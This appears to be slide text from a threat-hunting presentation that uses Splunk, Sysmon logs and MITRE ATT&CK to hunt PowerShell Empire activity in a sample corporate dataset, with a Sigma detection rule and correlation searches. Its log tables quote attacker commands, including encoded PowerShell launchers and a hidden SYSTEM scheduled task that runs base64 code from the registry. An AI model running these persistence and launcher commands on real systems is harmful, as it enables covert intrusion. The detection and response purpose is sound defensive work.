
Adversaries will use PowerShell Empire to establish a foothold and carry out attacks

# How Might We Confirm or Refute Our Hypothesis?

- What is PowerShell?
- Where can I learn more about PowerShell Empire?
- Does PowerShell Empire have default settings that I could hunt for?
- What do data flows look like between sources and destinations?
- What user accounts are being used?
- What ports are being used?
- When did events occur?
- Are we able to see the contents of the scripts PowerShell is running to gain greater understanding?



# Notional Flow of PSE Hunt









# PowerShell Empire

SHA256:

18C13D226F7E39F45F22DA35ACC288A8AF6BF  
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SSL Issuer: C=US



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Hostname: wrk-btun


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frothly\btun

Exes Run:  
ftp.exe  
whoami.exe  
schtasks.exe



IP: 10.0.2.109  
Hostname: wrk-klagerf

User:  
frothly\service3



IP: 10.0.1.101  
Hostname: Venus



IP: 10.0.1.100  
Hostname: Mercury



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Future Web App Hunt?




User Agent:

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT  
6.1; Trident/4.0; w3af.org)

Vulnerability Scan

Future Web App Hunt?



IP: 71.39.18.125



IP: 172.31.4.249  
Hostname: gacrux

# Operationalizing ATT&CK with Splunk

# Operationalize Your Findings

Create Feedback Loop from Hunting to Incident Response


“End goal of hunting should be a change in policy or procedure - operationalization, don't do the same thing over and over again”

- Threat Hunting Webshells with Splunk, James Bower



# What Could We Operationalize?

- Alert on encoded Powershell
- Alert when we see specific executables running in sequence
- Alert on SSL Issuer
- Detect new accounts created
  - Have a ticket to reference it being made to validate
- Blacklist IP Address
- Monitor User Agent String Usage
- Monitor for URIs
- Monitor and alert on firewall being disabled



Source: David J. Bianco, personal blog

# Considerations when operationalizing ATT&CK



# Example: Scheduled Task (T1053)

Tactic	TechniqueName	Tech nic	Data Source 1	Data Source 2	Data Source 3	Data Source 4
Execution,Persistence,Privilege Escalation	Scheduled Task	T1053	4688 Process CMD Line	4688 Process Execution	4663 File monitoring	Windows event logs

“Monitor scheduled task creation from common utilities using command-line invocation. Legitimate scheduled tasks may be created during installation of new software or through system administration functions. Monitor process execution from the svchost.exe in Windows 10 and the Windows Task Scheduler taskeng.exe for older versions of Windows.”

<https://attack.mitre.org/techniques/T1053/>

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title: Scheduled Task Creation
status: experimental
description: Detects the creation of scheduled tasks in user session
author: Florian Roth
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    Image: '*\schtasks.exe'
    CommandLine: '* /create *'
  filter:
    User: NT AUTHORITY\SYSTEM
  condition: selection and not filter
fields:
  - CommandLine
  - ParentCommandLine
tags:
  - attack.execution
  - attack.persistence
  - attack.privilege_escalation
  - attack.t1053
  - attack.s0111
falsepositives:
  - Administrative activity
  - Software installation
level: low

```

<https://www.malwarearchaeology.com/cheat-sheets>

[https://github.com/Neo23x0/sigma/blob/master/rules/windows/process\\_creation/win\\_susp\\_schtask\\_creation.yml](https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_susp_schtask_creation.yml)

# Operationalizing Technique (Scheduled Tasks)

- Monitor for
  - Schtasks.exe that deviate from an IT baseline
    - Need excellent coordination with IT to build lookup of standard tasks to look for outliers
    - Could be noisy depending on the frequency
  - Scheduled task names that don't match with the IT standard
    - Compromised system could be using an IT standard and this would not be seen
  - Scheduled tasks running under unexpected users
    - Should tasks run as system or as a named user?
  - Scheduled tasks that have command strings out of the normal
    - Should PowerShell scripts be running as scheduled tasks, for some organizations yes, for others no

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Last 24 hours ▾



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No Event Sampling ▾

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C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	technique_id=T1086,technique_name=PowerShell
C:\Windows\System32\whoami.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	technique_id=T1033,technique_name=System Owner/User Discovery
C:\Windows\System32\ftp.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	technique_id=T1086,technique_name=PowerShell
C:\Windows\System32\netsh.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	technique_id=T1063,technique_name=Security Software Discovery
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C:\Windows\System32\whoami.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	technique_id=T1033,technique_name=System Owner/User Discovery
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\wbem\WmiPrvSE.exe	technique_id=T1086,technique_name=PowerShell

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Sysmon Events associated with MITRE ATT&CK Techniques

src  dest  user

tactic

- Persistence x
- Discovery x
- Credential Access x
- Defense Evasion x
- Execution x
- Lateral Movement x


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
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
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### Tactic



### Time Chart



# ATT&CK - Windows Events

Windows Events Associated with MITRE ATT&CK Techniques



## Techniques with Processes 3 Standard Deviations above the Mean

## Techniques with Parent Processes 3 Standard Deviations above the Mean

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PowerShell	14	Indicator Removal on Host	970
Windows Management Instrumentation	6	Network Share Discovery	2
		Scheduled Task	6
		Security Software Discovery	2
		System Network Configuration Discovery	2

## Count by ATT&CK Technique

## Count by User



_time	mitre_technique	event_description	process_command_line	user_name
2017-08-23 20:05:50	Command-Line Interface	Process Create	C:\Windows\system32\cmd.exe /c netstat -nao   findstr /r "LISTENING"	NT AUTHORITY\SYSTEM
2017-08-23 20:05:50	System Network Connections Discovery	Process Create	netstat -nao	NT AUTHORITY\SYSTEM
2017-08-23 20:06:23	Scheduled Task	Process Create	taskeng.exe {BFADB586-8B28-48D4-B32F-A9861BBE77C5} S-1-5-18:NT AUTHORITY\System:Service:	NT AUTHORITY\SYSTEM
2017-08-23 20:06:23	Scheduled Task	Process Create	taskeng.exe {BFADB586-8B28-48D4-B32F-A9861BBE77C5} S-1-5-18:NT AUTHORITY\System:Service:	NT AUTHORITY\SYSTEM
2017-08-23 20:06:50	Scheduled Task	Process Create	taskeng.exe {E1CE6623-6DEB-4878-A517-35CE0474C1EB} S-1-5-18:NT AUTHORITY\System:Service:	NT AUTHORITY\SYSTEM
2017-08-23 20:06:50	Scheduled Task	Process Create	taskeng.exe {E1CE6623-6DEB-4878-A517-35CE0474C1EB} S-1-5-18:NT AUTHORITY\System:Service:	NT AUTHORITY\SYSTEM

_time ⇅	mitre_technique ⇅	event_description ⇅	process_command_line ⇅
2017-08-23 20:22:07	Scheduled Task	Process Create	schtasks.exe /change /tn "Microsoft\Office\Office Automatic Updates" /enable
2017-08-23 20:22:07	Scheduled Task	Process Create	schtasks.exe /change /tn "Microsoft\Office\Office Automatic Updates" /enable
2017-08-23 20:29:08	Windows Management Instrumentation	Process Create	powershell -noP -sta -w 1 -enc WwBSAEUARGbDdAC4AQQBTAFMARQBtAGIAbABZAC4ARwB1AFQAVABZAFAAZQAOAcCAUwB5AHMAdAB1AG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGKAVQB0AGkAbABzACcAK
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2017-08-23 20:31:27	Process Hollowing	Process Create	taskhost.exe \$(Arg0)
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2017-08-23 20:44:35	Process Hollowing	Process Create	taskhost.exe \$(Arg0)	NT AUTHORITY\LOCAL SERVICE
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2017-08-23 20:45:03	Scheduled Task	Process Create	C:\Windows\system32\schtasks.exe /Create /F /RU system /SC DAILY /ST 10:26 /TN Updater /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKLM:\Software\Microsoft\Network debug).debug)))\"	FROTHLY\billy.tun
2017-08-23 20:45:03	Scheduled Task	Process Create	C:\Windows\system32\schtasks.exe /Create /F /RU system /SC DAILY /ST 10:26 /TN Updater /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp HKLM:\Software\Microsoft\Network debug).debug)))\"	FROTHLY\billy.tun
2017-08-23 20:48:54	Process Hollowing	Process Create	taskhost.exe	FROTHLY\billy.tun
2017-08-23 20:48:54	Process Hollowing	Process Create	taskhost.exe	FROTHLY\billy.tun
2017-08-23 20:52:08	Scheduled Task	Process Create	schtasks.exe /change /tn "Microsoft\Office\Office ClickToRun Service Monitor" /enable	NT AUTHORITY\SYSTEM
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# Adding Fields to Incident Review

Incident Review - Event Attributes		
List of available attributes for notable event details.		
Label	Field	Action
Description - ATT&CK	description	<a href="#">Edit</a>   <a href="#">Remove</a>
Identifier - ATT&CK	identitier	<a href="#">Edit</a>   <a href="#">Remove</a>
Tactic - ATT&CK	tactic	<a href="#">Edit</a>   <a href="#">Remove</a>
Technique - ATT&CK	technique	<a href="#">Edit</a>   <a href="#">Remove</a>
Message	Message	<a href="#">Edit</a>   <a href="#">Remove</a>
Command	cmdline	<a href="#">Edit</a>   <a href="#">Remove</a>
Parent Process	parent_process	<a href="#">Edit</a>   <a href="#">Remove</a>

# Correlation Search Example

```
index=botsv2 (sourcetype=XmlWinEventLog:Microsoft-Windows-
Sysmon/Operational OR tag=process)
parent_process_name=*WmiPrvSE.exe | stats count min(_time) as
firstTime max(_time) as lastTime by dest, user, parent_process, process,
parent_process_name, process_name | `ctime(firstTime)`
`ctime(lastTime)` | eval identifier= "T1047" | lookup mitre_attack id AS
identifier OUTPUT tactic technique description
```

**Description:**

This search looks for child processes of WmiPrvSE.exe, which indicates that a process was launched via WMI.

**Related Investigations:**

Currently not investigated.

**Additional Fields Value Action**

ATT&CK Description Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB) and Remote Procedure Call Service (RPCS) for remote access. RPCS operates over port 135.

Destination wrk-klagerf.frothly.local 40  
Destination Category workstation  
windows  
Destination City San Francisco  
Destination Country US  
Destination DNS wrk-klagerf.frothly.local  
Destination IP Address 10.0.2.109  
Destination MAC Address 00:0c:29:f5:5e:8e  
Destination NT Hostname wrk-klagerf  
Destination Owner Kevin Lagerfield  
First Time of Activity 08/23/2017 20:55:13

ATT&CK Identifier T1047  
Last Time of Activity 08/23/2017 20:55:13  
Process C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUARgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwBIAFQAVABZAHAAZQAoACcAUwB5AHMAdAB IAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQ B1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAV QBOAGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUA ewAkAF8ALgBHAEUAdABGAEkARQBsAGQAKAAAnAG EAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAn ACwAJwBOAG8AbgBQAHUAYgBsAGkAYwAsAFMAdA BhAHQAaQBIAcCAKQAuAFEMARQB0AFYAYQBM AHUA

**Correlation Search:**

ESCU - Process Execution via WMI - Rule

**History:**

View all review activity for this Notable Event

**Adaptive Responses:**

Response	Mode	Time	User	Status
Risk Analysis	saved	2019-09-03T12:33:24-0700	admin	✓ success
Notable	saved	2019-09-03T12:33:23-0700	admin	✓ success

View Adaptive Response Invocations

**Next Steps:**

- Recommended following steps:
- ESCU-Contextualize:** Based on ESCU context gathering recommendations:
    - ESCU - Get Authentication Logs For Endpoint - Rule
    - ESCU - Get Notable History - Rule
    - ESCU - Get Notable Info - Rule
    - ESCU - Get Risk Modifiers For Endpoint - Rule
    - ESCU - Get Risk Modifiers For User - Rule
    - ESCU - Get User Information from Identity Table - Rule
  - ESCU-Investigate:** Based on ESCU investigate recommendations:
    - ESCU - Get Process Info - Rule
    - ESCU - Get Sysmon WMI Activity for Host - Rule

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
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Notables associated with MITRE ATT&CK Techniques - Can be one notable to many techniques


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
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


